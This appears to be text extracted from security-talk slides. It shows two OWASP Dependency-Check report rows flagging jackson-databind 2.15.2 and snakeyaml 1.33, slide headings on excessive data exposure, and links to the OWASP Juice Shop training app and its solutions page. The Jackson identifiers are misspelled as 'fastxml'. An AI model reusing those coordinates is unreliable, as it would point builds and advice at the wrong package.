<a href="#">jackson-databind-2.15.2.jar</a>	<a href="#">cpe:2.3:a:fastxml:jackson-databind:2.15.2:*:*:*:*</a> <a href="#">cpe:2.3:a:fastxml:jackson-modules-java8:2.15.2:*:*:*:*</a>	pkg:maven/com.fastxml.jackson.core/jackson-databind@2.15.2	MEDIUM	1	Highest	42
<a href="#">snakeyaml-1.33.jar</a>	<a href="#">cpe:2.3:a:snakeyaml_project:snakeyaml:1.33:*:*:*:*</a> <a href="#">cpe:2.3:a:yaml_project:yaml:1.33:*:*:*:*</a>	pkg:maven/org.yaml/snakeyaml@1.33	CRITICAL	4	Highest	29

## Dependencies

**jackson-core-2.15.2.jar**



**Description:**  
Core Jackson processing abstractions (aka Streaming API), implementation for JSON

**License:**  
The Apache Software License, Version 2.0: <https://www.apache.org/licenses/LICENSE-2.0.txt>

<https://owasp.org/www-project-dependency-check>



# Excessive Data Exposure



# Polish your skills



## OWASP Juice Shop

<https://owasp.org/www-project-juice-shop>

<https://demo.owasp-juice.shop>

<https://help.owasp-juice.shop/appendix/solutions.html>

Humans as  
the biggest  
source of  
troubles

---







Thank y'all  
& be safe